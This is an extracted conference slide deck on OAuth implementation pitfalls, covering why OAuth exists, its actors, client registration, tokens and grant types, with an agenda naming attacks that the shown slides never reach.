



O+! Auth

Implementation pitfalls
& the auth providers
who have fell in it

@samitanwer1 samit.anwer@gmail.com



C:\>whoami



- Samit Anwer
- Product Security Team @Citrix
- Web/Mobile App Security Enthusiast
- Spoken @:
 - SecurityFest (Gothenburg, Sweden) 2019,
 - DEFCON China (Beijing) 2018,
 - BlackHat Asia (Singapore) 2018,
 - AppSec USA (Orlando, USA) 2017,
 - CodeBlue (Tokyo, Japan) 2017





Agenda

- OAuth – What and Why?
- Access & Identity tokens
- OAuth Grant Types
- OAuth flow for Native (Mobile) Apps
- Attacks & Mitigations –
 1. Authorization code interception attack
 2. CSRF
 3. Client open redirects
 4. Phishing using user's trust in AS
 5. Mix-up attack
- Q/A

Disclaimer


- Ideas presented are personal
- Some content borrowed from
 - Brian David Campbell's slides on "OAuth 2.0 and Mobile Devices",
 - Auth0 & the RFC documents
- I am a Marvel fan! Expect some references to 'Avengers: Infinity War'



LinkedIn wants to fetch your contacts from Gmail.

in Search Home My Network² Jobs Messaging

Secure Azure Environments - Gain Complete Visibility Across Your Native Azure Services.


Samit Anwer
Senior Software Engineer, Product Security @ Citrix R&D

Who's viewed your profile 61
Connections 833
Manage your network


Access exclusive tools & insights
Try Premium Free for 1 Month

Recent
india
Information Security Con...
Android Developer Group
Cloud Computing, SaaS & Vi...

Start a post

Write an article on LinkedIn

Sort by: Top



Email

Password

Sign in

LinkedIn asks your Gmail password

Why OAuth?

What
problems do
you observe
with this
approach?



Knowledge of your Gmail password allows
LinkedIn to do everything

Why OAuth?



Knowledge of your Gmail password allows LinkedIn to do everything



Access can't be revoked from LinkedIn without revoking access from all other 3rd parties



LinkedIn would be required to store your Gmail credentials



Google will be required to support password based authentication

Enter OAuth

Protocol for delegating authorization supported by web, desktop and native apps

1. Scope of access granted to a 3rd party can be constrained
2. Access granted to a specific 3rd party is revocable
3. Avoids sharing of creds with 3rd party
4. Foundation for an authentication protocol

Actors



- **Resource Owner:** entity that can grant access to a protected resource, e.g. End-User



- **Client/Application/Relying Party (RP):** application requesting access to a protected resource on behalf of the **Resource Owner**, e.g. LinkedIn



- **Resource Server:** the server hosting the protected resources, e.g. Gmail



- **Authorization Server:** the server that authenticates the **Resource Owner** & issues *Access Tokens* after getting proper authorization, e.g. Google




- **User Agent:** the agent used by the Resource Owner to interact with the application, e.g. browser

Before we
begin....


Client Registration

- You must register the client/application/RP with the auth/identity service




- **Client ID** is public info and is used to build login URLs
 - **Client Secret** must be kept confidential
-
- If a deployed app cannot keep the secret confidential (like SPA, native app) then the secret is **not** used

OAuth in a nutshell



Open ID Connect



AdesityToken

the typical opaque (a.k.a. bearer token)


It conveys authentication status & user identity info. like the user's name, email, etc.

It is consumed by the **client** for UI display

A sample payload (JWT token)


[illegible]

OAuth Grants Types



The Real Actors


Authorization Server



Supervises
access to




Resource Server



Has




Resource Owner



